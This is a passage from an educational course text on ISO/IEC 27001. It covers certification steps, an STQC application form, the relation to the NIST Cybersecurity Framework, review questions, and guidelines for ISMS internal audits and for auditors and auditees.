Section 17: Information security aspects of business continuity management

17.1 Information security continuity

The continuity of information security should be planned, implemented and reviewed as an integral part of the organization's business continuity management systems.

17.2 Redundancies

Information security controls should have sufficient redundancy to satisfy availability requirements.

Section 18: Compliance

18.1 Compliance with legal and contractual requirements

The organization must identify and document its obligations to external authorities and other third parties in relation to information security, including intellectual property, privacy/personally identifiable information and cryptography.

18.2 Information security reviews

The organization's information security controls should be independently audited and reported to management. Organization should continually try to correct/modify the information security management system.

3.6 ISO/IEC 27001 CERTIFICATION PROCESS

ISO/IEC 27001 accredited certification is not a mandatory but certification have benefits for the organizations such as ISO 27001certification can be used by organisation to demonstrate to existing and potential customers that they have defined and put in place best-practice information security processes. According to the ISO survey for 2014, there were over 25,000 ISO/IEC 27001 certificates worldwide:

World distribution of ISO/IEC 27001 certificates in 2014




Figure 9: Evolution of ISO/IEC 27001 certificates in India⁵

To verify the compliance of the ISMS with ISO 27001, an organization has to pass a certification procedure steered by an authorized certification organization (Registered Certification Bodies RCB or auditing organization), ISO provides a list of RCBs. The company initiates the procedure by selecting an RCB. In a preliminary examination with the support of the auditing organisation a determination can be made to ascertain the extent to which there already is conformity

⁵ Image courtesy: <http://www.iso270012013.info/27001/media/News-Articles-images/World-distribution-of-ISO27001.jpg>

according to the standard and which needs for actions still exist for successful certification. In the first instance the audit comprises of a check of all documents (security policy, process descriptions, etc.) by the RCB, therefore the documents are to be sent to the certifying organization. Checking the documentation serves as a preparation for the main audit, where representatives of the certification organization carry out a detailed examination during an on-site visit. This will include interviews being conducted with all responsible persons.

Then the certification organization will generate a report in which the audit results are explained and improvement measures to be implemented necessarily before the next audit are listed. In case of a positive overall result the company receives the official certificate of ISMS conformity with the requirements of ISO 27001.

The implementation of appropriate ISMS can take a few months to some years, depending largely on the maturity of IT security management within an organization. The certificate has validity for 3 years; after this a re-certification can be applied for generally requiring less effort than the initial certification. The continuous observance of the requirements of standard ISO 27001 and continuous improvement of the ISMS is assured through annual monitoring audits also known as surveillance audit. These audits are carried out by auditors from the RCB, whereby the first monitoring audit must take place before 12 months have passed since issuing the certificate. If serious deviations from the requirements of the standard should be discovered during a monitoring audit then the RCB can suspend or even withdraw the certificate until the deviations are rectified.

Readers may visit website of STQC, <http://www.stqc.gov.in/content/information-security-management-system-isms>. Standardisation Testing and Quality Certification (STQC) Directorate is an attached office of the Department of Electronics and Information Technology (DeitY), Government of India, provides quality assurance services in the area of Electronics and IT through countrywide network of laboratories and centres.

Certification Process as defined in stqc website:




Figure 10: Overview of stqc certification process

Documents required with Application form Client :

- Security Policy documents
- Statement of Applicability (SoA)
- Scope (in case a separate document on scope and boundaries exists)

Application form for ISMS certification hosted on stqc website:

| <u>Application for ISMS Certification</u> | |
|--|--|
| Organization name [If the client is different from the organization to be certified, please provide full details] | |
| Organization address | |
| Contact person | |
| Contact tel # | |

| | |
|---|--|
| Contact fax # | |
| Contact e-mail | |
| Description of business activities of the organization [Or specific reference to the relevant attached documentation] | |
| Description of organizational structure of the business [Or specific reference to the relevant attached documentation] | |
| Description of the locations from which the organization operates [Or specific reference to the relevant attached documentation) | |
| Description of the total IT infrastructure of the organization [Or specific reference to the relevant attached documentation] | |

| | | | | | |
|--|--|-------------------------------|--------------------------|--------------------------------|--------------------------|
| Description of the scope of the ISMS in terms of included business activities, business locations, and IT infrastructure [Or specific reference to the relevant attached documentation] | | | | | |
| Service required [Tick as appropriate] | <table border="1"> <tr> <td>ISO/IEC 27001 – Certification</td> <td><input type="checkbox"/></td> </tr> <tr> <td>ISO/IEC 27001 – Pre-Assessment</td> <td><input type="checkbox"/></td> </tr> </table> | ISO/IEC 27001 – Certification | <input type="checkbox"/> | ISO/IEC 27001 – Pre-Assessment | <input type="checkbox"/> |
| ISO/IEC 27001 – Certification | <input type="checkbox"/> | | | | |
| ISO/IEC 27001 – Pre-Assessment | <input type="checkbox"/> | | | | |

| | | |
|--|---|--|
| Preference concerning Evaluation of Documentation [Tick as appropriate] | Documentation enclosed (see below) Evaluation at organization's premises | <input type="checkbox"/> <input type="checkbox"/> |
| When do you expect to be ready for... Assessment Stage 1 ? | | |
| When do you expect to be ready for... Assessment Stage 2 ? | | |
| Application filled in by [Name and designation] | | |
| Signature | | |
| Date | | |

In case the Evaluation of Documentation can take place at STQC, the following documentation should be enclosed:

- Information Security policy,
- Description of the organizational scope of the ISMS including assignments of responsibilities for Information Security
- Description of the IT-infrastructure scope of the ISMS,
- Risk Assessment report identifying the threats to assets, vulnerabilities and impacts on the organization and determining the degree of risk,
- Risk Treatment Plan
- Statement of Applicability defining the selected controls, the control objectives and the reasons for their selection as well as the recording of exclusion of any controls listed in the ISMS standard ISO/IEC 27001,
- ISMS procedures and instructions.
- ISMS Records required by the standard.

In case the Evaluation of Documentation should take place at the premises of the organization, the same set of documentation as listed above should be available there.

Please provide any other information you have about your organization to help us give you a quotation. For example: brochures, your Web address...

Thank you for completing this application. We look forward to a successful partnership.

3.7 NIST CYBER SECURITY FRAMEWORK AND ISO 27001

As we discussed in course III, NIST Cybersecurity Framework here we are providing mapping of ISO/IEC 27001 and cyber security framework or how they two fits together. Both Cybersecurity Framework and ISO 27001 are methodology on how to implement information security or cybersecurity in an organization. Both are technology neutral, applicable to any type of organization and both have the purpose of achieving business benefits while observing legal and regulatory requirements, and requirements of all the interested parties. Both frameworks are based on risk management. As we discussed Framework Core is divided into Functions (Identify, Protect, Detect, Respond, and Recover), and then into 22 related Categories (e.g., Asset Management, Risk Management, etc. – very similar to sections in ISO 27001 Annex A), 98 Subcategories (very similar to controls in ISO 27001 Annex A), and for each Subcategory several references are made to other frameworks like ISO 27001, COBIT, NIST SP 800-53, ISA 62443, and CCS CSC. This way, it is very easy to see what the requirements for cybersecurity are and where to find out how to implement them.

Framework Implementation Tiers (Partial, Risk Informed, Repeatable, and Adaptive) explain how deeply the implementation of cybersecurity should go.

Framework Profile (e.g., Current Profile, Target Profile) easily pictures where the organization is right now, related to the categories and subcategories from Framework Core, and where it wants to be. One of the greatest advantages of ISO 27001 is that organisations can become certified against it – this means that a company can prove to its clients, partners, shareholders, government agencies, and others that it can indeed keep their information safe. ISO 27001 focuses on protecting all types of information, not just information stored or processed in IT systems. It is true that paper-based information has less and less importance, but for some companies such information might still pose significant risks.

NIST Cybersecurity Framework suggests it can easily complement some other program or system, and ISO 27001 has proved to be a very good umbrella framework for different information security methodologies. Cybersecurity Framework is better when it comes to structuring the areas of security that are to be implemented and when it comes to defining exactly the security profiles that are to be achieved; ISO 27001 is better for making a holistic picture. Best results can be achieved by implementing ISO 27001 as management system with cyber security framework as the complementing framework.

Activity 1: Create list of mandatory documents requirement for the ISO 27001 certification.

3.8 LET US SUM UP

In this unit we discussed about the benefits of ISO 27001 certification, process of certification and the standards 27000, 27001 and 27002. We discussed mandatory requirements as per ISO 27001 standards and information security good practices mentioned in ISO 27002. In last section we discussed how best results can be achieved by combining NIST cyber security framework and ISO 27001.

3.9 CHECK YOUR PROGRESS

1. ISO 27000 is standards which covers
2. ISO 27001 is used for
3. How ISO/IEC 27001 and ISO/IEC 27002 are related.
4. ISMS Stands for
5. Which is better NIST cyber security framework or ISO 27001.

3.10 ANSWERS TO CHECK YOUR PROGRESS

1. ISO 27000 is standards which covers Overview and vocabulary.
2. ISO 27001 is used for ISMS certification.
4. ISMS Stands for Information Security Management System

3.11 MODEL QUESTIONS

1. What is significance of ISO/IEC 27000 standard.
2. Write short note on relationship of ISO/IEC 27001 and 27002 standards.
3. Explain ISO 27001 in details.
4. Write note on ISO 27002.
5. Explain structure of ISO 27002.
6. Explain ISO 27001 certification process.
7. Compare NIST cyber security framework with ISO 27001.
8. List mandatory documents required for ISO 27001 certification.
9. What is SoA.
10. Explain benefits of ISO 27001 certification.

UNIT IV: INFORMATION SECURITY MANAGEMENT SYSTEM (ISMS) AUDITING

4.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand the ISMS auditing.
- Understand internal auditing requirement.
- Know best practices for auditing.

4.2 INTRODUCTION

Audit is the process by which a subject area is independently reviewed and reported on by one or more competent auditors on behalf of stakeholders. IT Audit is an examination of the management controls within an Information technology (IT) infrastructure. The evaluation of obtained evidence determines if the information systems are safeguarding assets, maintaining data integrity, and operating effectively to achieve the organization's goals or objectives. In this unit we will discuss about the ISMS auditing process and requirements. Unit will also covers the generic guidelines for the auditee and auditing organisations for conducting IT security related audits.

4.3 CONCEPT OF AUDITING

As defined in *ISO 19011:2011—Guidelines for auditing management systems*, an audit is a “systematic, independent and documented process for obtaining audit evidence [records, statements of fact or other information which are relevant and verifiable] and evaluating it objectively to determine the extent to which the audit criteria [set of policies, procedures or requirements] are fulfilled”.

4.3.1 Type of Audits

1. **First Party Audit or Internal Audit:** A first-party audit is performed within an organization to measure its controls against its own procedures or methods and/or against standards criteria adopted by or imposed on the organization. A first-party audit is an internal audit conducted by auditors who are employed by the organization being audited but who have no vested interest in the audit results of the area being audited.
2. **Second Party Audit:** A second-party audit is an external audit performed on a supplier by a customer or by a contracted organization on behalf of a customer. A contract is in place, and the goods or services are being, or will be, delivered. Second-party audits are subject to the rules of contract law, as they are providing contractual direction from the customer to the supplier.

3. **Third Party Audit:** A third-party audit is performed by an audit organization independent of the customer-supplier relationship and is free of any conflict of interest. Independence of the audit organization is a key component of a third-party audit. Third-party audits may result in certification, registration, recognition, an award, license approval, or a penalty issued by the third-party organization or an interested party.

4.3.2 Purpose of Auditing

Auditing may be done for various reasons, few common purpose are:

1. Certification against standard like ISO 27001.
2. Compliance to regulatory requirements.
3. Follow up audits.
4. Self-assessment to improve the system.

4.3.3 ISMS Auditing

ISMS Auditing can be done against the requirements mentioned in ISO/IEC 27001 standard. ISO/IEC 27007 provides guidance for accredited certification bodies, internal auditors, external/third party auditors and others auditing ISMSs against ISO/IEC 27001. ISO/IEC 27007 refers to ISO 19011, the ISO standard for auditing management systems. It provides additional ISMS-specific guidance. ISO/IEC 27007 also draws on ISO 17021 Conformity Assessment – Requirements for bodies providing audit and certification of management systems and aligns with ISO/IEC 27006, the ISMS certification body accreditation standard.

4.4 AUDIT ACTIVITIES

Generally ISMS audit program consist these four phases:

- **Audit preparation:** In first phase, the ISMS auditors determine the main areas of focus for the audit and any areas that are explicitly out-of-scope, based normally on an initial risk-based assessment plus discussion with those who commissioned the ISMS audit. ISMS documents such as the Statement of Applicability, Risk Assessment & Risk Treatment Plan and ISMS Policy are studied during this phase. Audit plans identify and put broad boundaries around the remaining phases of the audit. Audit plans often also include “checkpoints”, that is specific opportunities for the auditors to provide informal interim updates to their management contacts including preliminary notification of any observed inconsistencies or potential nonconformities etc. Interim updates also provide opportunities for the auditors to raise any concerns over limited access to information or people, and for management to raise any concerns over the nature of the audit work. Audit Activities are divided as per the scope of ISMS and responsibilities are assigned to the auditors. Timing of important audit work elements may be determined, particularly in order to prioritize aspects that are believed to represent the greatest risks to the organization if the ISMS are found to be inadequate. Communication methods between auditor and auditee are also finalised in this phase. The output of this phase is the an

agreed ISMS audit scope, audit workplan/checklist and an audit plan agreed with management.

- **Conducting the Audit:** The also known as fieldwork. It is the evidence gathering activity against the audit criteria. Audit evidence is gathered by the auditor/s working methodically through the audit checklist, for example by interviewing staff, managers and other stakeholders associated with the ISMS, reviewing ISMS documents, observing ISMS processes in action and checking system security configurations etc. Audit tests are performed to validate the evidence as it is gathered. Audit work papers are prepared, documenting the tests performed. The first part of the fieldwork typically involves a documentation review. The auditor reads and makes notes about documentation relating to and arising from the ISMS (such as the Statement of Applicability, Risk Treatment Plan, ISMS policy etc.). Technical compliance tests may be conducted to verify that IT systems are configured in accordance with the organization's information security policies, standards and guidelines. Vulnerability assessment and configuration review is conducted during this phase. The collected audit evidence is sorted out and filed, reviewed and examined in relation to the risks and control objectives.
- **Audit reporting:** The purpose of the audit report is to communicate the results of the audit. There should be is appropriate audit evidence to support the results reported specially in case of non-conformance. In addition to the formal audit recommendations relating to any major non-conformance, auditors sometimes provide audit observations on minor non-conformance and other advice, for instance potential process improvements or good practice suggestions from their experience with other organizations. The output of this phase is a completed ISMS audit report, signed, dated and distributed according to the terms of the audit project.
- **Audit follow-up and closure:** The audit is completed when all the planned audit activities have been carried out. Verification of follow-up actions may be part of a subsequent audit. If the ISMS qualifies for certification (in other words, if all mandatory audit recommendations have been resolved to the satisfaction of the auditors), the organization's ISMS certificate may be prepared and issued.

4.5 ISMS INTERNAL AUDIT

As explained in section 4.2 above internal audit or first-party audit is performed within an organization to measure its controls against its own procedures or methods and/or against standards criteria. A first-party audit is an internal audit conducted by auditors who are employed by the organization being audited but who have no vested interest in the audit results of the area being audited. Internal auditing is the requirements for ISO 27001 certification. The purpose of this internal audit exercise is to determine whether controls, processes and procedures have been implemented and maintained in accordance with ISO/IEC 27001. There are other standards that organisations can use as a reference for internal audit i.e. ISO 19011:2011 - Guidelines for

auditing management systems, ISO/IEC 27007:2011 - Guidelines for information security management systems auditing and ISO/IEC TR 27008:2011 - Guidelines for auditors on information security controls.

The general process of an internal audit can be divided into three phases - as perfrom ISO 19011:2011 and ISO/IEC 27007:2011.

Phase 1: Pre Internal Audit

Prior to conducting an internal audit; an organisation should develop an audit program that defines the frequency, methods, responsibilities, planning requirements and reporting. The audit objectives, scope and criteria of audit should also be established, followed by the establishment of audit team and audit plan.

- Define audit objectives and scope: An organisation should define the audit scope to ensure that the objective of the audit can meet the requirements of the ISMS. The audit scope includes a description of the physical locations, organisational units, activities and processes, as well as the time period covered by the audit. For organisations with multiple sites, the internal audit should cover all sites within the ISMS scope.
- Select audit criteria: An audit criteria encompasses the ISO/IEC 27001 requirements, applicable organisational policies and procedures, legal requirements (statutory, regulatory or industry body), management system requirements, contractual requirements, sector codes of conduct or other planned arrangements. Audit criterions are used as a reference against which conformity is determined.
- Audit teams: Organisation will establish their own audit teams to conduct the internal audit. The size, composition of the audit team is determined by the overall competence of the team, complexity of the audit, audit methods and legal and contractual requirements. Management should approve the selected audit team members and their appointments should be formalized.
- Audit plan: The audit plan is prepared by the audit team leader and the following has to be taken following factors into consideration:
 - Rule of engagement for conducting audit: the effect of the audit activities on the auditees' processes and provide the basis for the agreement among the audit team and the auditee regarding the conduct of the audit.
 - Efficient scheduling and coordination of the audit activities in order to achieve its objectives effectively with provided resources.
 - Details provided in the audit plan should reflect the scope and complexity of the audit, as well as the effect of uncertainty in achieving its objectives.

The audit plan should be documented and it should cover or make reference to the following:

- Audit objectives

- Audit scope, including identification of the organisational and functional units, as well as processes to be audited
- Audit criteria and any reference documents
- Audit methods to be used, including the extent to which audit sampling is needed to obtain sufficient audit evidence and the design of the sampling plan, if applicable
- Roles and responsibilities of the audit team members, as well as guides and observers
- Allocation of appropriate resources to critical areas to be audited e.g. the need to engage a technical expert when an audit involves critical areas
- Locations, dates, expected time and duration of audit activities to be conducted, including scheduling meetings with individuals in-charge

Phase 2: Conducting Internal Audit

During the process of an internal audit, an opening meeting should be conducted prior to performing the audit activities; and concluded with a closing meeting to present the audit findings.

- **Opening meeting** The purpose of this opening meeting is to officiate the internal audit exercise. The meeting will be chaired by the CISO or top management and attended by auditors and business owners. During the opening meeting, the audit team leader will introduce the team members to the management and other respective auditees. The audit team leader should ensure that all planned audit activities can be performed.
- **Perform audit** The audit exercise will be carried out as specified in the plan. The auditees are expected to be prepared throughout the audit.
- **Closing meeting** The purpose of a closing meeting is to officially close the audit exercise. This closing meeting will be chaired by the CISO or top management and attended by auditors and business owners. The audit team leader presents the audit findings and conclusions. The audit findings should cover the following:
 - The list of non-conformities
 - The list of opportunities for improvement
 - Observations and constructive feedback

All parties (auditees and audit teams) should agree on the time frame to produce an action plan in addressing their findings. This meeting also serves as a platform for discussion on any diverging opinions regarding the findings or conclusions, between the audit team and the auditees.

Phase 3: Reporting and Closure

Preparation and distribution of the audit report and a follow-up plan are performed during the post internal audit process.

- **Audit report preparation:** The audit report will be prepared after the audit exercise is concluded. The report should include the following:

- The audit criteria, scope, methods and objectives
 - The dates and places where the audit activities were conducted
 - Summary of findings
 - Statements on positive points, non-conformities, opportunities for improvement
 - Follow-up audit plan
- Audit Report Distribution: Report should be distributed as per decided protocol securely to the intended recipient.
 - Follow-up audit: Once auditee implemented the corrective actions follow-up audit may be conducted. In follow-up auditor can go for full-sale audit or partial audit. If auditor is conducting partial audit all the findings need to be verified to ensure that corrective or improvement actions have been taken and issues have been addressed.

4.6 GUIDELINES FOR AUDITORS/AUDITING ORGANIZATIONS

Following guidelines are adopted from CERT-In Empanelled Information Security Auditing Organizations guidelines for IT security auditing. Guidelines are divided into three parts people process and technology.

4.6.1 People or Auditors

- Are courteous, cooperative, and professional.
- Have undergone a background check before employment.
- Have adequate competency in
 - security technology
 - security processes
 - security controls
 - security trends
 - fact collection
 - reporting
- Have high ethics and morals.
- Have experience and maturity in interacting with senior management and creating trust.
- Understand the consequences of their actions.
- Understand and ensure there is no conflict of interest.
- During and after the audit assignment are aware of information classification and know how to maintain confidentiality, security and privacy (such as collection, use, release, disclosure) of information and audit including but not limited to protecting against theft and damage of such information.
- Have signed Non-disclosure agreement(NDA) with the organization at the time of joining
- May need to sign NDA with the auditee organization depending upon the requirement of project under information to its employer organization.

4.6.2 Technical

- Auditors should help auditee organization during pre-audit phase.
- Structure and Contents of final deliverable of the audit/testing (like vulnerability assessment report) should be finalized with the auditee organization before commencement of project.
- Refrain from carrying out dangerous test.
- Refrain from any form of flood testing where a person, network, system, or service, is overwhelmed from a larger and stronger source.
- Refrain from testing and exploiting high risk vulnerabilities such as discovered breaches or which may put immediate lives at risk.
- Ensure appropriate approvals have been received in writing prior to carrying out any penetration tests and installation of tools and install tools in the presence of auditee system administrator.
- Ensure removal of tools after the completion of task and do not install any other software or damage any existing auditee software. Get acceptance of auditee for removal of tools in the presence of auditee system administrator.
- Ensure you provide a list of tools planned to be installed to auditee and provide a written confirmation to the auditee that you are not violating any IPR or license norms while using and installing the tools.
- Auditee related data should only be retained for specific period of time as in agreement with the auditee and disposed-off as per defined & agreed process. The collection, preservation and disposal of data collected by the auditor should be in accordance with the agreement entered between Auditor & Auditee. In any case, the auditor will not leak data at any time (during or after the audit) to any third party without the permission of Auditee. After wiping the data, auditing organization should also make sure that data cannot be retrieved by any known forensic technique.

4.6.3 Process

- Ensure a Formal Non-disclosure agreement is signed with the auditee and is in place prior to start of work.
- With or without a Non-Disclosure Agreement contract, the security auditor is ethically bound to confidentiality, non-disclosure of auditee information, and security testing results.
- Ensure that the timelines and commitments made to the auditee are adhered to.
- Ensure that there is no “expectation gap” in conducting an audit. The “expectation gap” is the difference between what perceive an audit to be and what the audit profession claim. Reduce or eliminate this by explaining in detail upfront the audit process, collection of artifacts and deliverables.
- All the observations made during the audit are well supported with objective evidences and all evidences are compiled carefully and correctly with the report.
- All the evidences gathered during the process of audit are presented in a manner that the decision makers are able to use them effectively in making credible risk based decisions.

- The security and confidentiality of the auditee data should be managed effectively and well established procedures should be defined and documented to handle auditee data during and after the audit.
- The information regarding audit team selected for conducting audit should be shared with the auditee and a documented approval regarding the same should be procured before the formal commencement of audit.
- Ensure that suggested controls and remedies are practical and implementable.
- Ensure to maintain a regular contact with the auditee after the audit has been completed and assignment is over, as a good business relationship. Auditors should setup a communication channel to inform/alert auditee about information security related latest development feasible to auditee environment.
- The sharing and disclosure of auditee related data, where necessary, should only be done with prior consent of auditee organization. The auditee/project related data should not be shared with or disclosed to any overseas partner, unless specifically authorized by the auditee.
- The audit outcome & related matters should only be communicated to the specified Point of Contact (POC) of the auditee organization. The audit outcome should only be shared using secure methods such as use of passwords, encryption etc.
- Auditing organization should prefer only official email id for sharing of audit report/data with auditee.
- Organization should have Incident Management Policy and related processes in place with clearly defined escalation matrix and procedures to deal with non-compliance. This process for dealing with incidents should be shared with the auditee. In case of the incidents where client audit related data is leaked to unauthorized entity (intentionally or unintentionally) , the auditing organization should inform the auditee of incident and take all necessary actions to address the incident as may be required.

4.7 GUIDELINES FOR AUDITEE

Following guidelines are adopted from CERT-In Empanelled Information Security Auditing Organizations - guidelines for auditee organizations.

IT Security auditing is a critical component to test security robustness of information systems and networks for any organization and thus the selection of the most appropriate IT security auditor is a complex decision. IT security auditing is often considered for outsourcing owing to its highly specialized and technical nature. Considering the involvement of sensitive and confidential organizational data, it is vital that IT security auditor be capable and trustworthy.

IT Security auditing assignments can take many different forms depending upon the type and size of auditee organization. It is suggested that audit contracts be finalized only upon consultation with auditee's legal/contractual experts and after negotiations with the auditor. IT security auditing can be conducted as a separate activity or as part of the risk assessment process under the risk management program.

4.7.1 Audit components and characteristics

The auditor will need clear and unambiguous direction from auditee management (written rules of engagement), clearly defined scope for security audit and input on what is required for planning & assessment, requirement analysis, test execution & analysis, results and documentation.

- **Introduction:** Identifies the purpose, participants (auditee & auditor organization and any other), Technical teams (both auditee and auditing organization), Briefing schedule and audit scope definition.
- **Audit Environment:** Describes the environment in which the auditor will perform the audit including the physical location, hardware/software being used, policy and procedures the auditor will need to follow. Key components are:
 - Entities and Locations
 - Facilities at each location
 - Equipment at each location
 - Policies, Procedures and Standards
 - Agreement and Licenses
- **Roles and Responsibility:** In case any of the activities to be audited in the auditee organization are outsourced, auditee must ensure that relevant personnel from outsourced organization are available at the time of audit. The auditor's responsibilities need to articulate not just the audit tasks, but also the documentation of their activities, reporting their actions and modus operandi.

4.7.2 Auditor Organization Responsibilities

- The contract should include clear identification of the following:
 - Audit Checklist (Mutually agreed upon by the Parties)
 - Audit Plan with timelines (Mutually agreed upon by the Parties)
 - Audit tasks
 - Documentation requirements
 - Audit Support requirements
- Reporting Requirements: Structure, Content and secure handling of final deliverable (Such as Audit Reports) should be mutually agreed by the auditee and auditing organization.

4.7.3 Auditee Organization Responsibilities:

Besides the conditions that get specified in the contract, the following form part of auditee obligations:

- Auditee refrains from carrying out any unusual or major network changes during auditing/testing.
- To prevent temporary raise in security only for the duration of the test, the auditee notifies only key people about the auditing/testing. It is the auditee's judgment, which discerns who

— the key people are; however, it is assumed that they will be people at policy making level, managers of security processes, incident response, and security operations.

- If necessary for privileged testing, the auditee must only provide temporary access tokens , login credentials, certificates, secure ID numbers etc. and ensure that privilege is removed after the audit.
- A Technical team should be assigned as point of contact by the auditee organization for assisting and monitoring the auditors during the audit and the details of the technical team should be shared with the concerned auditors. Auditee should assure and schedule regular interaction of technical team with auditors.
- A Formal Confidentiality & Non-disclosure agreement must be signed with the auditor before starting of the work.
- There should be a well defined escalation matrix both for the auditee and auditing organization for addressing any problem encountered during the audit process which should be shared with respective authorities.
- A well defined mechanism must be in place which clearly states the procedure in which the report would be stored and destroyed after the completion of audit by the auditing organization. Thus, the mechanism should be designed in such a way that it confirms the following:
 - Secure handling of report at transit.
 - Secure handling of report at rest.
 - Disposal time of report and related information by auditor.
- Terms and Adjustments

This section provides details about:

- Costs
- Periods of Performance with Deliverables and Timelines
- Dispute Resolution
- Remedies for Non-Compliance
- Maintenance of Agreements

4.7.4 Auditee expectations

The following are the expectations of auditee organization from an auditor:

- Identify the gap in ISMS.
- Verifying possible vulnerable services only with explicit written permission from the auditee.
- Auditors must verify the existing policies of the organization against the industry standards and best practices and suggest the necessary improvements if required.
- Refrain from security testing of obviously highly insecure and unstable systems, locations, and processes until the security has been put in place.
- A formal Confidentiality & Non-disclosure agreement should be signed by the IT Security auditing organization prior to commencing the cyber security auditingwork. The auditing

organization and its auditors are ethically bound to maintain confidentiality, non-disclosure of auditee information, and security testing results.

- The security auditor always assumes a limited amount of liability as per responsibility. Acceptable limited liability could be equal to the cost of service (this includes both malicious and non-malicious errors and project mismanagement).
- Clarity in explaining the limits and dangers of the security test.
- In the case of remote testing, the origin of the testers by telephone numbers and/or IP addresses is made known and a formal written permission with a clear definition of the tasks to be performed should be taken.
- Seeking specific permissions for tests involving survivability failures, denial of service, process testing, or social engineering.
- The scope is clearly defined contractually before verifying vulnerable services.
- The scope clearly explains the limits of the security test.
- The test plan includes both calendar time and man-hours.
- The test plan includes hours of testing.
- The security auditors know their tools, where the tools came from, how the tools work, and have them tested in a restricted test area before using the tools on the customer organization and the result of such testing should be approved formally by the authorized person of auditee organization.
- The exploitation of Denial of Service tests is done only with explicit permission.
- Social engineering and process testing are performed in non-identifying statistical means against untrained or non-security personnel.
- Social engineering and process testing are performed on personnel identified in the scope and may not include customers, partners, associates, or other external entities.
- High risk vulnerabilities such as discovered breaches, vulnerabilities with known, high exploitation rates, vulnerabilities which are exploitable for full, unmonitored or untraceable access, or which may put immediate lives at risk, discovered during testing are reported immediately to the customer with a practical solution as soon as they are found.
- Refrain from carrying out Distributed Denial of Service testing over the Internet.
- Refrain from any form of flood testing where a person, network, system, or service, is overwhelmed from a larger and stronger source.
- Notify the auditee whenever the auditor changes the auditing plan, changes the source test venue, has high risk findings, previous to running new, high risk or high traffic tests, and if any testing problems have occurred. Additionally, the customer is notified with progress updates at reasonable intervals.
- Reports include all unknowns clearly marked as unknowns.
- All conclusion should be clearly stated in the report with the clear objective evidence for each conclusion drawn.
- Reports use only qualitative metrics for gauging risks based on industry-accepted methods.

- Auditee is notified when the report is being sent as to expect its arrival and to confirm receipt of delivery.
- All communication channels for delivery of report are end to end confidential.

4.7.5 General guidelines

- Regular interaction framework during audit should be setup.
- Auditee should interview manpower deployed by auditor for conducting the audit.
- Ensure that auditor is utilizing industry standard methodologies, best practices for security testing.
- Auditee must demand for the working notes upon completion of the audit (provisions for this must be made in the audit contract itself) and should ask for audit evidences collected to be submitted as appendix along with the final audit report.
- Audit report format should be mutually agreed upon (Auditee and Auditor) and finalized before commencement of the audit.
- Regular meetings should be held between the auditor and auditee representatives (SPOCs) to review the progress of the audit in order to assess and improve the audit efficiency.
- Auditee must ensure that the tests agreed upon in the audit contract are actually being conducted by the auditor and also that the prescribed timeline is being followed, through the aforementioned meetings.
- While selecting an auditor, it is the responsibility of the auditee to check the domain audit conducted, previous audits conducted and other relevant details.
- An auditee should have a clear understanding of the auditor's audit methodology, tools use, experience in the relevant domain and all available alternatives like other competent organizations before selecting.
- If the credibility of the auditor is unclear, auditee must make sure that the contractual agreement allows the auditee to stop the audit and choose another auditor within a reasonable duration of time in order to avoid financial losses on both ends.
- The auditee must act upon the relevant audit findings and strive to improve the IT security.

4.7.6 Technical Competence of the auditing team

The auditee can request for following information for verifying competence of the auditors:

- Evaluation of man power and skillset details of an auditing organization
- Experience of an auditing firm relevant to information security audits
- Categories of information security audit conducted by the auditing organization
- Information security audits carried out by an organization in last 12 months(sector wise)
- Category wise number of audits conducted by an organization in last 12 months
- Technical man power deployed for audits by an organization with details
- Tools used in various audits

4.7.7 Relationship auditee & auditor

